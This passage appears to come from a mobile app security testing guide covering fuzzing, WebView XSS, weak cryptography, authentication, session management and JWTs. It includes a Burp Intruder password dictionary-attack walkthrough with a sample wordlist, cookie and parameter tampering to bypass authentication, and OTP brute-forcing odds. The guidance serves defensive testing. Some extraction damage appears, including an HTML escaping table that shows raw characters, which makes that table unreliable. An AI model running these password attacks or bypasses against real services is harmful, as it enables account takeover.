Memory corruption bugs are best discovered via input fuzzing: an automated black-box software testing technique in which malformed data is continually sent to an app to survey for potential vulnerability conditions. During this process, the application is monitored for malfunctions and crashes. Should a crash occur, the hope (at least for security testers) is that the conditions creating the crash reveal an exploitable security flaw.

Fuzz testing techniques or scripts (often called “fuzzers”) will typically generate multiple instances of structured input in a semi-correct fashion. Essentially, the values or arguments generated are at least partially accepted by the target application, yet also contain invalid elements, potentially triggering input processing flaws and unexpected program behaviors. A good fuzzer exposes a substantial amount of possible program execution paths (i.e. high coverage output). Inputs are either generated from scratch (“generation-based”) or derived from mutating known, valid input data (“mutation-based”).

For more information on fuzzing, refer to the [OWASP Fuzzing Guide](#).

Cross-Site Scripting Flaws

Cross-site scripting (XSS) issues allow attackers to inject client-side scripts into web pages viewed by users. This type of vulnerability is prevalent in web applications. When a user views the injected script in a browser, the attacker gains the ability to bypass the same origin policy, enabling a wide variety of exploits (e.g. stealing session cookies, logging key presses, performing arbitrary actions, etc.).

In the context of *native apps*, XSS risks are far less prevalent for the simple reason these kinds of applications do not rely on a web browser. However, apps using WebView components, such as ‘UIWebView’ on iOS and ‘WebView’ on Android, are potentially vulnerable to such attacks.

An older but well-known example is the [local XSS issue in the Skype app for iOS, first identified by Phil Purviance](#). The Skype app failed to properly encode the name of the message sender, allowing an attacker to inject malicious JavaScript to be executed when a user views the message. In his proof-of-concept, Phil showed how to exploit the issue and steal a user’s address book.

Static Analysis

Take a close look at any WebViews present and investigate for untrusted input rendered by the app.

XSS issues may exist if the URL opened by WebView is partially determined by user input. The following example is from an XSS issue in the [Zoho Web Service, reported by Linus Särud](#).

```
webView.loadUrl("javascript:initialize(" + myNumber + ");");
```

If WebView is used to display a remote website, the burden of escaping HTML shifts to the server side. If an XSS flaw exists on the web server, this can be used to execute script in the context of the WebView. As such, it is important to perform static analysis of the web application source code.

Verify that the following best practices have been followed:

- No untrusted data is rendered in HTML, JavaScript or other interpreted contexts unless it is absolutely necessary.

- Appropriate encoding is applied to escape characters, such as HTML entity encoding.
Note: escaping rules become complicated when HTML is nested within other code, for example, rendering a URL located inside a JavaScript block.

Consider how data will be rendered in a response. For example, if data is rendered in a HTML context, six control characters that must be escaped:

Character	Escaped
&	&
<	<
>	>
“	"
‘	'
/	/

For a comprehensive list of escaping rules and other prevention measures, refer to the [OWASP XSS Prevention Cheat Sheet](#) (“OWASP XSS Prevention Cheat Sheet”).

Dynamic Analysis

XSS issues can be best detected using manual and/or automated input fuzzing, i.e. injecting HTML tags and special characters into all available input fields to verify the web application denies invalid inputs or escapes the HTML meta-characters in its output.

A [reflected XSS attack](#)) refers to an exploit where malicious code is injected via a malicious link. To test for these attacks, automated input fuzzing is considered to be an effective method. For example, the [BURP Scanner](#) is highly effective in identifying reflected XSS vulnerabilities. As always with automated analysis, ensure all input vectors are covered with a manual review of testing parameters.

References

OWASP Mobile Top 10 2016

- M7 - Poor Code Quality - https://www.owasp.org/index.php/Mobile_Top_10_2016-M7-Poor_Code_Quality

OWASP MASVS

- V6.2: “All inputs from external sources and the user are validated and if necessary sanitized. This includes data received via the UI, IPC mechanisms such as intents, custom URLs, and network sources.”

CWE

- CWE-20 - Improper Input Validation

Cryptography in Mobile Apps

Cryptography plays an especially important role in securing the user's data - even more so in a mobile environment, where attackers having physical access to the user's device is a likely scenario. This chapter provides an outline of cryptographic concepts and best practices relevant to mobile apps. These best practices are valid independent of the mobile operating system.

Key Concepts

The goal of cryptography is to provide constant confidentiality, data integrity, and authenticity, even in the face of an attack. Confidentiality involves ensuring data privacy through the use of encryption. Data integrity deals with data consistency and detection of tampering and modification of data. Authenticity ensures that the data comes from a trusted source.

Encryption algorithms converts plaintext data into cipher text that conceals the original content. Plaintext data can be restored from the cipher text through decryption. Encryption can be **symmetric** (secret-key encryption) or **asymmetric** (public-key encryption). In general, encryption operations do not protect integrity, but some symmetric encryption modes also feature that protection.

Symmetric-key encryption algorithms use the same key for both encryption and decryption. This type of encryption is fast and suitable for bulk data processing. Since everybody who has access to the key is able to decrypt the encrypted content, this method requires careful key management. **Public-key encryption algorithms** operate with two separate keys: the public key and the private key. The public key can be distributed freely while the private key shouldn't be shared with anyone. A message encrypted with the public key can only be decrypted with the private key. Since asymmetric encryption is several times slower than symmetric operations, it's typically only used to encrypt small amounts of data, such as symmetric keys for bulk encryption.

Hashing isn't a form of encryption, but it does use cryptography. Hash functions deterministically map arbitrary pieces of data into fixed-length values. It's easy to compute the hash from the input, but very difficult (i.e. infeasible) determine the original

input from the hash. Hash functions are used for integrity verification, but don't provide an authenticity guarantee.

Message Authentication Codes (MACs) combine other cryptographic mechanisms (such as symmetric encryption or hashes) with secret keys to provide both integrity and authenticity protection. However, in order to verify a MAC, multiple entities have to share the same secret key and any of those entities can generate a valid MAC. HMACs, the most commonly used type of MAC, rely on hashing as the underlying cryptographic primitive. The full name of an HMAC algorithm usually includes the underlying hash function's type (for example, HMAC-SHA256 uses the SHA-256 hash function).

Signatures combine asymmetric cryptography (that is, using a public/private key pair) with hashing to provide integrity and authenticity by encrypting the hash of the message with the private key. However, unlike MACs, signatures also provide non-repudiation property as the private key should remain unique to the data signer.

Key Derivation Functions (KDFs) derive secret keys from a secret value (such as a password) and are used to turn keys into other formats or to increase their length. KDFs are similar to hashing functions but have other uses as well (for example, they are used as components of multi-party key-agreement protocols). While both hashing functions and KDFs must be difficult to reverse, KDFs have the added requirement that the keys they produce must have a level of randomness.

Identifying Insecure and/or Deprecated Cryptographic Algorithms

When assessing a mobile app, you should make sure that it does not use cryptographic algorithms and protocols that have significant known weaknesses or are otherwise insufficient for modern security requirements. Algorithms that were considered secure in the past may become insecure over time; therefore, it's important to periodically check current best practices and adjust configurations accordingly.

Verify that cryptographic algorithms are up to date and in-line with industry standards. Vulnerable algorithms include outdated block ciphers (such as DES), stream ciphers (such as RC4), hash functions (such as MD5), and broken random number generators (such as Dual_EC_DRBG). Note that even algorithms that are certified (for example, by NIST) can

become insecure over time. A certification does not replace periodic verification of an algorithm's soundness. Algorithms with known weaknesses should be replaced with more secure alternatives.

Inspect the app's source code to identify instances of cryptographic algorithms that are known to be weak, such as:

- [DES, 3DES](#)
- RC2
- RC4
- [BLOWFISH](#)
- MD4
- MD5
- SHA1

The names of cryptographic APIs depend on the particular mobile platform:

- Cryptographic algorithms are up to date and in-line with industry standards. This includes, but is not limited to outdated block ciphers (e.g. DES), stream ciphers (e.g. RC4), as well as hash functions (e.g. MD5) and broken random number generators like Dual_EC_DRBG (even if they are NIST certified). All of these should be marked as insecure and should not be used and removed from the application and server.
- Key lengths are in-line with industry standards and provide protection for sufficient amount of time. A comparison of different key lengths and protection they provide taking into account Moore's law is available [online](#).
- Cryptographic parameters are well defined within reasonable range. This includes, but is not limited to: cryptographic salt, which should be at least the same length as hash function output, reasonable choice of password derivation function and iteration count (e.g. PBKDF2, scrypt or bcrypt), IVs being random and unique, fit-for-purpose block encryption modes (e.g. ECB should not be used, except specific cases), key management being done properly (e.g. 3DES should have three independent keys) and so on.

The following algorithms are recommended:

- Confidentiality algorithms: AES-GCM-256 or ChaCha20-Poly1305

- Integrity algorithms: SHA-256, SHA-384, SHA-512, Blake2
- Digital signature algorithms: RSA (3072 bits and higher), ECDSA with NIST P-384
- Key establishment algorithms: RSA (3072 bits and higher), DH (3072 bits or higher), ECDH with NIST P-384

Additionally, you should always rely on secure hardware (if available) for storing encryption keys, performing cryptographic operations, etc.

For more information on algorithm choice and best practices, see the following resources:

- [“Commercial National Security Algorithm Suite and Quantum Computing FAQ”](#)
- [NIST recommendations \(2016\)](#)
- [BSI recommendations \(2017\)](#)

Common Configuration Issues

Insufficient Key Length

Even the most secure encryption algorithm becomes vulnerable to brute-force attacks when that algorithm uses an insufficient key size.

Ensure that the key length fulfills [accepted industry standards](#).

Symmetric Encryption with Hard-Coded Cryptographic Keys

The security of symmetric encryption and keyed hashes (MACs) depends on the secrecy of the key. If the key is disclosed, the security gained by encryption is lost. To prevent this, never store secret keys in the same place as the encrypted data they helped create.

Developers often make the mistake of encrypting locally stored data with a static, hard-coded encryption key and compiling that key into the app. This makes the key accessible to anyone who can use a disassembler.

First, ensure that no keys or passwords are stored within the source code. Note that hard-coded keys are problematic even if the source code is obfuscated since obfuscation is easily bypassed by dynamic instrumentation.

If the app is using two-way SSL (both server and client certificates are validated), make sure that:

1. The password to the client certificate isn't stored locally or is locked in the device Keychain.
2. The client certificate isn't shared among all installations.

If the app relies on an additional encrypted containers stored in app data, check how the encryption key is used. If a key-wrapping scheme is used, ensure that the master secret is initialized for each user or the container is re-encrypted with new key. If you can use the master secret or previous password to decrypt the container, check how password changes are handled.

Secret keys must be stored in secure device storage whenever symmetric cryptography is used in mobile apps. For more information on the platform-specific APIs, see the [Testing Data Storage on Android](#) and [Testing Data Storage on iOS](#) chapters.

Weak Key Generation Functions

Cryptographic algorithms (such as symmetric encryption or some MACs) expect a secret input of a given size. For example, AES uses a key of exactly 16 bytes. A native implementation might use the user-supplied password directly as an input key. Using a user-supplied password as an input key has the following problems:

- If the password is smaller than the key, the full key space isn't used. The remaining space is padded (spaces are sometimes used for padding).
- A user-supplied password will realistically consist mostly of displayable and pronounceable characters. Therefore, only some of the possible 256 ASCII characters are used and entropy is decreased by approximately a factor of four.

Ensure that passwords aren't directly passed into an encryption function. Instead, the user-supplied password should be passed into a KDF to create a cryptographic key. Choose an appropriate iteration count when using password derivation functions. For example, [NIST recommends and iteration count of at least 10,000 for PBKDF2](#).

Weak Random Number Generators

It is fundamentally impossible to produce truly random numbers on any deterministic device. Pseudo-random number generators (RNG) compensate for this by producing a stream of pseudo-random numbers - a stream of numbers that *appear* as if they were randomly generated. The quality of the generated numbers varies with the type of algorithm used. *Cryptographically secure* RNGs generate random numbers that pass statistical randomness tests, and are resilient against prediction attacks.

Mobile SDKs offer standard implementations of RNG algorithms that produce numbers with sufficient artificial randomness. We'll introduce the available APIs in the Android and iOS specific sections.

Custom Implementations of Cryptography

Inventing proprietary cryptographic functions is time consuming, difficult, and likely to fail. Instead, we can use well-known algorithms that are widely regarded as secure. Mobile operating systems offer standard cryptographic APIs that implement those algorithms.

Carefully inspect all the cryptographic methods used within the source code, especially those that are directly applied to sensitive data. All cryptographic operations should use standard cryptographic APIs for Android and iOS (we'll write about those in more detail in the platform-specific chapters). Any cryptographic operations that don't invoke standard routines from known providers should be closely inspected. Pay close attention to standard algorithms that have been modified. Remember that encoding isn't the same as encryption! Always investigate further when you find bit manipulation operators like XOR (exclusive OR).

Inadequate AES Configuration

Advanced Encryption Standard (AES) is the widely accepted standard for symmetric encryption in mobile apps. It's an iterative block cipher that is based on a series of linked mathematical operations. AES performs a variable number of rounds on the input, each of


which involve substitution and permutation of the bytes in the input block. Each round uses a 128-bit round key which is derived from the original AES key.

As of this writing, no efficient cryptanalytic attacks against AES have been discovered. However, implementation details and configurable parameters such as the block cipher mode leave some margin for error.

Weak Block Cipher Mode

Block-based encryption is performed upon discrete input blocks (for example, AES has 128 bit blocks). If the plaintext is larger than the block size, the plaintext is internally split up into blocks of the given input size and encryption is performed on each block. A block cipher mode of operation (or block mode) determines if the result of encrypting the previous block impacts subsequent blocks.

[ECB \(Electronic Codebook\)](#) divides the input into fixed-size blocks that are encrypted separately using the same key. If multiple divided blocks contain the same plaintext, they will be encrypted into identical ciphertext blocks which makes patterns in data easier to identify. In some situations, an attacker might also be able to replay the encrypted data.



Verify that Cipher Block Chaining (CBC) mode is used instead of ECB. In CBC mode, plaintext blocks are XORed with the previous ciphertext block. This ensures that each encrypted block is unique and randomized even if blocks contain the same information.

When storing encrypted data, we recommend using a block mode that also protects the integrity of the stored data, such as Galois/Counter Mode (GCM). The latter has the additional benefit that the algorithm is mandatory for each TLSv1.2 implementation, and thus is available on all modern platforms.

For more information on effective block modes, see the [NIST guidelines on block mode selection](#).

Predictable Initialization Vector

CBC mode requires the first plaintext block to be combined with an initialization vector (IV). The IV doesn't have to be kept secret, but it shouldn't be predictable. Make sure that IVs are generated using a cryptographically-secure random number generator. For more information on IVs, see [Crypto Fail's initialization vectors article](#).

Cryptographic APIs on Android and iOS

While same basic cryptographic principles apply independent of the particular OS, each operating system offers its own implementation and APIs. Platform-specific cryptographic APIs for data storage are covered in greater detail in the [Testing Data Storage on Android](#) and [Testing Data Storage on iOS](#) chapters. Encryption of network traffic, especially Transport Layer Security (TLS), is covered in the [Testing Network Communication](#) chapter.

References

OWASP Mobile Top 10

- M6 - Broken Cryptography

OWASP MASVS

- V3.1: “The app does not rely on symmetric cryptography with hardcoded keys as a sole method of encryption.”
- V3.2: “The app uses proven implementations of cryptographic primitives.”
- V3.3: “The app uses cryptographic primitives that are appropriate for the particular use-case, configured with parameters that adhere to industry best practices.”
- V3.4: “The app does not use cryptographic protocols or algorithms that are widely considered deprecated for security purposes.”

CWE

- CWE-326: Inadequate Encryption Strength
- CWE-327: Use of a Broken or Risky Cryptographic Algorithm
- CWE-329: Not Using a Random IV with CBC Mode

Mobile App Authentication Architectures

Authentication and authorization problems are prevalent security vulnerabilities. In fact, they consistently rank second highest in the [OWASP Top 10](#).

Most mobile apps implement some kind of user authentication. Even though part of the authentication and state management logic is performed by the back end service, authentication is such an integral part of most mobile app architectures that understanding its common implementations is important.

Since the basic concepts are identical on iOS and Android, we'll discuss prevalent authentication and authorization architectures and pitfalls in this generic guide. OS-specific authentication issues, such as local and biometric authentication, will be discussed in the respective OS-specific chapters.

Stateful vs. Stateless Authentication

You'll usually find that the mobile app uses HTTP as the transport layer. The HTTP protocol itself is stateless, so there must be a way to associate a user's subsequent HTTP requests with that user—otherwise, the user's log in credentials would have to be sent with every request. Also, both the server and client need to keep track of user data (e.g., the user's privileges or role). This can be done in two different ways:

- With *stateful* authentication, a unique session id is generated when the user logs in. In subsequent requests, this session ID serves as a reference to the user details stored on the server. The session ID is *opaque*; it doesn't contain any user data.
- With *stateless* authentication, all user-identifying information is stored in a client-side token. The token can be passed to any server or micro service, eliminating the need to maintain session state on the server. Stateless authentication is often factored out to an authorization server, which produces, signs, and optionally encrypts the token upon user login.

Web applications commonly use stateful authentication with a random session ID that is stored in a client-side cookie. Although mobile apps sometimes use stateful sessions in a similar fashion, stateless token-based approaches are becoming popular for a variety of

reasons:

- They improve scalability and performance by eliminating the need to store session state on the server.
- Tokens enable developers to decouple authentication from the app. Tokens can be generated by an authentication server, and the authentication scheme can be changed seamlessly.

As a mobile security tester, you should be familiar with both types of authentication.

Verifying that Appropriate Authentication is in Place

There's no one-size-fits-all approach to authentication. When reviewing the authentication architecture of an app, you should first consider whether the authentication method(s) used are appropriate in the given context. Authentication can be based on one or more of the following:

- Something the user knows (password, PIN, pattern, etc.)
- Something the user has (SIM card, one-time password generator, or hardware token)
- A biometric property of the user (fingerprint, retina, voice)

The number of authentication procedures implemented by mobile apps depends on the sensitivity of the functions or accessed resources. Refer to industry best practices when reviewing authentication functions. Username/password authentication (combined with a reasonable password policy) is generally considered sufficient for apps that have a user login and aren't very sensitive. This form of authentication is used by most social media apps.

For sensitive apps, adding a second authentication factor is usually appropriate. This includes apps that provide access to very sensitive information (such as credit card numbers) or allow users to transfer funds. In some industries, these apps must also comply with certain standards. For example, financial apps have to ensure compliance with the Payment Card Industry Data Security Standard (PCI DSS), the Gramm Leech Bliley Act, and the Sarbanes-Oxley Act (SOX). Compliance considerations for the US health care sector include the Health Insurance Portability and Accountability Act (HIPAA) and the Patient Safety Rule.

You can also use the [OWASP Mobile AppSec Verification Standard](#) as a guideline. For non-critical apps (“Level 1”), the MASVS lists the following authentication requirements:

- If the app provides users with access to a remote service, an acceptable form of authentication such as username/password authentication is performed at the remote endpoint.
- A password policy exists and is enforced at the remote endpoint.
- The remote endpoint implements an exponential back-off, or temporarily locks the user account, when incorrect authentication credentials are submitted an excessive number of times.

For sensitive apps (“Level 2”), the MASVS adds the following:

- A second factor of authentication exists at the remote endpoint and the 2FA requirement is consistently enforced.
- Step-up authentication is required to enable actions that deal with sensitive data or transactions.

2-Factor Authentication and Step-up Authentication

Two-factor authentication (2FA) is standard for apps that allow users to access sensitive personal data. Common implementations use a password for the first factor and any of the following as the second factor:

- One-Time password via SMS (SMS-OTP)
- One-time Code via phone call
- Hardware or software token
- Push notifications in combination with PKI and local authentication

The secondary authentication can be performed at login or later in the user’s session. For example, after logging in to a banking app with a username and PIN, the user is authorized to perform non-sensitive tasks. Once the user attempts to execute a bank transfer, the second factor (“step-up authentication”) must be presented.

Transaction Signing with Push Notifications and PKI

Transaction signing requires authentication of the user's approval of critical transactions. Asymmetric cryptography is the best way to implement transaction signing. The app will generate a public/private key pair when the user signs up, then registers the public key on the back end. The private key is securely stored in the device keystore. To authorize a transaction, the back end sends the mobile app a push notification containing the transaction data. The user is then asked to confirm or deny the transaction. After confirmation, the user is prompted to unlock the Keychain (by entering the PIN or fingerprint), and the data is signed with user's private key. The signed transaction is then sent to the server, which verifies the signature with the user's public key.

Supplementary Authentication

Authentication schemes are sometimes supplemented by [passive contextual authentication](#), which can incorporate:

- Geolocation
- IP address
- Time of day

Ideally, in such a system the user's context is compared to previously recorded data to identify anomalies that might indicate account abuse or potential fraud. This process is transparent to the user, but can become a powerful deterrent to attackers.

Testing Authentication

Perform the following steps when testing authentication and authorization:

- Identify the additional authentication factors the app uses.
- Locate all endpoints that provide critical functionality.
- Verify that the additional factors are strictly enforced on all server-side endpoints.

Authentication bypass vulnerabilities exist when authentication state is not consistently enforced on the server and when the client can tamper with the state. While the backend service is processing requests from the mobile client, it must consistently enforce authorization checks: verifying that the user is logged in and authorized every time a resource is requested.

Consider the following example from the [OWASP Web Testing Guide](#). In the example, a web resource is accessed through a URL, and the authentication state is passed through a GET parameter:

```
http://www.site.com/page.asp?authenticated=no
```

The client can arbitrarily change the GET parameters sent with the request. Nothing prevents the client from simply changing the value of the `authenticated` parameter to “yes,” effectively bypassing authentication.

Although this is a simplistic example that you probably won’t find in the wild, programmers sometimes rely on “hidden” client-side parameters, such as cookies, to maintain authentication state. They assume that these parameters can’t be tampered with. Consider, for example, the following [classic vulnerability in Nortel Contact Center Manager](#). The administrative web application of Nortel’s appliance relied on the cookie “isAdmin” to determine whether the logged-in user should be granted administrative privileges. Consequently, it was possible to get admin access by simply setting the cookie value as follows:

```
isAdmin=True
```

Security experts used to recommend using session-based authentication and maintaining session data on the server only. This prevents any form of client-side tampering with the session state. However, the whole point of using stateless authentication instead of session-based authentication is to *not* have session state on the server. Instead, state is stored in client-side tokens and transmitted with every request. In this case, seeing client-side parameters such as `isAdmin` is perfectly normal.

To prevent tampering cryptographic signatures are added to client-side tokens. Of course, things may go wrong, and popular implementations of stateless authentication have been vulnerable to attacks. For example, the signature verification of some JSON Web Token (JWT) implementations could be deactivated by [setting the signature type to “None.”](#) We’ll discuss this attack in more detail in the “Testing JSON Web Tokens” chapter.

Best Practices for Passwords

Password strength is a key concern when passwords are used for authentication. The password policy defines requirements to which end users should adhere. A password policy typically specifies password length, password complexity, and password topologies. A “strong” password policy makes manual or automated password cracking difficult or impossible.

Password Length

- Minimum password length (10 characters) should be enforced.
- Maximum password length should not be too short because it will prevent users from creating passphrases. The typical maximum length is 128 characters.

Password Complexity

The password must meet at least three out of the following four complexity rules:

1. at least one uppercase character (A-Z)
2. at least one lowercase character (a-z)
3. at least one digit (0-9)
4. at least one special character

Verify the existences of a password policy and password complexity requirements. Identify all password-related functions in the source code and make sure that a verification check is performed in each of them. Review the password verification function and make sure that it rejects passwords that violate the password policy.

Regular Expressions are often used to enforce password rules. For example, the [JavaScript implementation by NowSecure](#) uses regular expressions to test the password for various characteristics, such as length and character type. The following is an excerpt of the code:

```
function(password) {
  if (password.length < owasp.configs.minLength) {
    return 'The password must be at least ' + owasp.configs.minLength +
' characters long.';
  }
},

// forbid repeating characters
function(password) {
  if (/(.)\1{2,}/.test(password)) {
    return 'The password may not contain sequences of three or more
repeated characters.';
  }
},

function(password) {
  if (!/[a-z]/.test(password)) {
    return 'The password must contain at least one lowercase letter.';
  }
},

// require at least one uppercase letter
function(password) {
  if (!/[A-Z]/.test(password)) {
    return 'The password must contain at least one uppercase letter.';
  }
},

// require at least one number
function(password) {
  if (!/[0-9]/.test(password)) {
    return 'The password must contain at least one number.';
  }
},

// require at least one special character
function(password) {
  if (!/[^\w\d]/.test(password)) {
    return 'The password must contain at least one special character.';
  }
},
```

For more details, check the [OWASP Authentication Cheat Sheet](#). `zxcvbn` is a common library that can be used for estimating password strength is. It is available for many programming languages.

Running a Password Dictionary Attack

Automated password guessing attacks can be performed using a number of tools. For HTTP(S) services, using an interception proxy is a viable option. For example, you can use [Burp Suite Intruder](#) to perform both wordlist-based and brute-force attacks.

- Start Burp Suite.
- Create a new project (or open an existing one).
- Set up your mobile device to use Burp as the HTTP/HTTPS proxy. Log into the mobile app and intercept the authentication request sent to the backend service.
- Right-click this request on the ‘Proxy/HTTP History’ tab and select ‘Send to Intruder’ in the context menu.
- Select the ‘Intruder’ tab in Burp Suite.
- Make sure all parameters in the ‘Target’, ‘Positions’, and ‘Options’ tabs are appropriately set and select the ‘Payload’ tab.
- Load or upload the list of passwords you’ll try. You’re ready to start the attack!

1 x 2 x ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 1 Payload count: 10

Payload type: Simple list Request count: 10

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Add Enter a new item

- administrator
- Administrator
- password
- passwd
- Password
- Password1
- P@ssword1
- P@ssword0
- P@sswOrd

- Click the ‘Start attack’ button to attack the authentication.

A new window will open. Site requests are sent sequentially, each request corresponding to a password from the list. Information about the response (length, status code, ...) is provided for each request, allowing you to distinguish successful and unsuccessful attempts:

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Redirec...	Timeout	Length	Comment
1	admin	200	<input type="checkbox"/>	1	<input type="checkbox"/>	5490	
2	administrator	200	<input type="checkbox"/>	1	<input type="checkbox"/>	5490	
3	Administrator	200	<input type="checkbox"/>	1	<input type="checkbox"/>	5490	
4	password	200	<input type="checkbox"/>	1	<input type="checkbox"/>	5490	
5	passwd	200	<input type="checkbox"/>	1	<input type="checkbox"/>	5490	
6	Password	200	<input type="checkbox"/>	1	<input type="checkbox"/>	5490	
7	Password1	200	<input type="checkbox"/>	1	<input type="checkbox"/>	5490	
8	P@ssword1	200	<input type="checkbox"/>	1	<input type="checkbox"/>	32466	
9	P@ssword0	200	<input type="checkbox"/>	1	<input type="checkbox"/>	5490	
10	P@sswOrd	200	<input type="checkbox"/>	1	<input type="checkbox"/>	5490	

In this example, you can identify the successful attempt by length (password = “P@ssword1”).

Tip: Append the correct password of your test account to the end of the password list. The list shouldn't have more than 25 passwords. If you can complete the attack without locking the account, that means the account isn't protected against brute force attacks.

Login Throttling

Check the source code for a throttling procedure: a counter for logins attempted in a short period of time with a given user name and a method to prevent login attempts after the maximum number of attempts has been reached. After an authorized login attempt, the error counter should be reset.

Observe the following best practices when implementing anti-brute-force controls:

- After a few unsuccessful login attempts, targeted accounts should be locked (temporarily or permanently), and additional login attempts should be rejected.
- A five-minute account lock is commonly used for temporary account locking.
- The controls must be implemented on the server because client-side controls are easily bypassed.
- Unauthorized login attempts must be tallied with respect to the targeted account, not a particular session.

Additional brute force mitigation techniques are described on the OWASP page [Blocking Brute Force Attacks](#).

When OTP authentication is used, consider that most OTPs are short numeric values. An attacker can bypass the second factor by brute-forcing the values within the range at the lifespan of the OTP if the accounts aren't locked after N unsuccessful attempts at this stage. The probability of finding a match for 6-digit values with a 30-second time step within 72 hours is more than 90%.

Testing Stateful Session Management

Stateful (or “session-based”) authentication is characterized by authentication records on both the client and server. The authentication flow is as follows:

1. The app sends a request with the user's credentials to the backend server.

2. The server verifies the credentials If the credentials are valid, the server creates a new session along with a random session ID.
3. The server sends to the client a response that includes the session ID.
4. The client sends the session ID with all subsequent requests. The server validates the session ID and retrieves the associated session record.
5. After the user logs out, the server-side session record is destroyed and the client discards the session ID.

When sessions are improperly managed, they are vulnerable to a variety of attacks that may compromise the session of a legitimate user, allowing the attacker to impersonate the user. This may result in lost data, compromised confidentiality, and illegitimate actions.

Session Management Best Practices

Locate any server-side endpoints that provide sensitive information or functions and verify the consistent enforcement of authorization. The backend service must verify the user's session ID or token and make sure that the user has sufficient privileges to access the resource. If the session ID or token is missing or invalid, the request must be rejected.

Make sure that:

- Session IDs are randomly generated on the server side.
- The IDs can't be guessed easily (use proper length and entropy).
- Session IDs are always exchanged over secure connections (e.g. HTTPS).
- The mobile app doesn't save session IDs in permanent storage.
- The server verifies the session whenever a user tries to access privileged application elements, (a session ID must be valid and must correspond to the proper authorization level).
- The session is terminated on the server side and deleted within the mobile app after it times out or the user logs out.

Authentication shouldn't be implemented from scratch but built on top of proven frameworks. Many popular frameworks provide ready-made authentication and session management functionality. If the app uses framework APIs for authentication, check the framework security documentation for best practices. Security guides for common frameworks are available at the following links:

- [Spring \(Java\)](#)
- [Struts \(Java\)](#)
- [Laravel \(PHP\)](#)
- [Ruby on Rails](#)

A great resource for testing server-side authentication is the OWASP Web Testing Guide, specifically the [Testing Authentication](#) and [Testing Session Management](#) chapters.

Session Timeout

In most popular frameworks, you can set the session timeout via configuration options. This parameter should be set according to the best practices specified in the framework documentation. The recommended timeout may be between 10 minutes and two hours, depending on the app's sensitivity.

Refer to the framework documentation for examples of session timeout configuration:

- [Spring \(Java\)](#)
- [Ruby on Rails](#)
- [PHP](#)
- [ASP.Net.aspx](#))

Dynamic Analysis

You can use dynamic analysis to verify that authorization is consistently enforced on all remote endpoints. First, manually or automatically crawl the application to make sure that all privileged actions and data are secure and to determine whether a valid session ID is required. Record the requests in your proxy.

Then, replay the crawled requests while manipulating the session IDs as follows:

- Invalidate the session ID (for example, append to the session ID, or delete the session ID from the request).
- Log out and log back in to see whether the session ID has changed.
- Try to re-use a session ID after logging out.

To verify session timeout:

1. Log into the application.
2. Perform a couple of operations that require authentication.
3. Leave the session idle until it expires. After session expiry, attempt to use the same session ID to access authenticated functionality.

Verifying that 2FA is Enforced

Use the app extensively (going through all UI flows) while using an interception proxy to capture the requests sent to remote endpoints. Next, replay requests to endpoints that require 2FA (e.g., performing a financial transaction) while using a token or session ID that hasn't yet been elevated via 2FA or step-up authentication. If an endpoint is still sending back requested data that should only be available after 2FA or step-up authentication, authentication checks haven't been properly implemented at that endpoint.

Consult the [OWASP Testing Guide](#) for more information testing session management.

Testing Stateless (Token-Based) Authentication

Token-based authentication is implemented by sending a signed token (verified by the server) with each HTTP request. The most commonly used token format is the JSON Web Token, defined at (<https://tools.ietf.org/html/rfc7519>). A JWT may encode the complete session state as a JSON object. Therefore, the server doesn't have to store any session data or authentication information.

JWT tokens consist of three Base64-encoded parts separated by dots. The following example shows a [Base64-encoded JSON Web Token](#):

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZS
I6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWV9.TJVA950rM7E2cBab30RMHrHDCefxjoYZgeFO
NFh7HgQ
```

The *header* typically consists of two parts: the token type, which is JWT, and the hashing algorithm being used to compute the signature. In the example above, the header decodes as follows:

```
{"alg": "HS256", "typ": "JWT"}
```

The second part of the token is the *payload*, which contains so-called claims. Claims are statements about an entity (typically, the user) and additional metadata. For example:

```
{"sub": "1234567890", "name": "John Doe", "admin": true}
```

Signature

The signature is created by applying the algorithm specified in the JWT header to the encoded header, encoded payload, and a secret value. For example, when using the HMAC SHA256 algorithm the signature is created in the following way:

```
HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload),  
secret)
```

Note that the secret is shared between the authentication server and the back end service - the client does not know it. This proves that the token was obtained from a legitimate authentication service. It also prevents the client from tampering with the claims contained in the token.

Static Analysis

Identify the JWT library that the server and client use. Find out whether the JWT libraries in use have any known vulnerabilities .

Verify that the implementation adheres to JWT [best practices](#):

- Verify that the HMAC is checked for all incoming requests containing a token;
- Verify the location of the private signing key or HMAC secret key. The key should remain on the server and should never be shared with the client. It should be available for the issuer and verifier only.
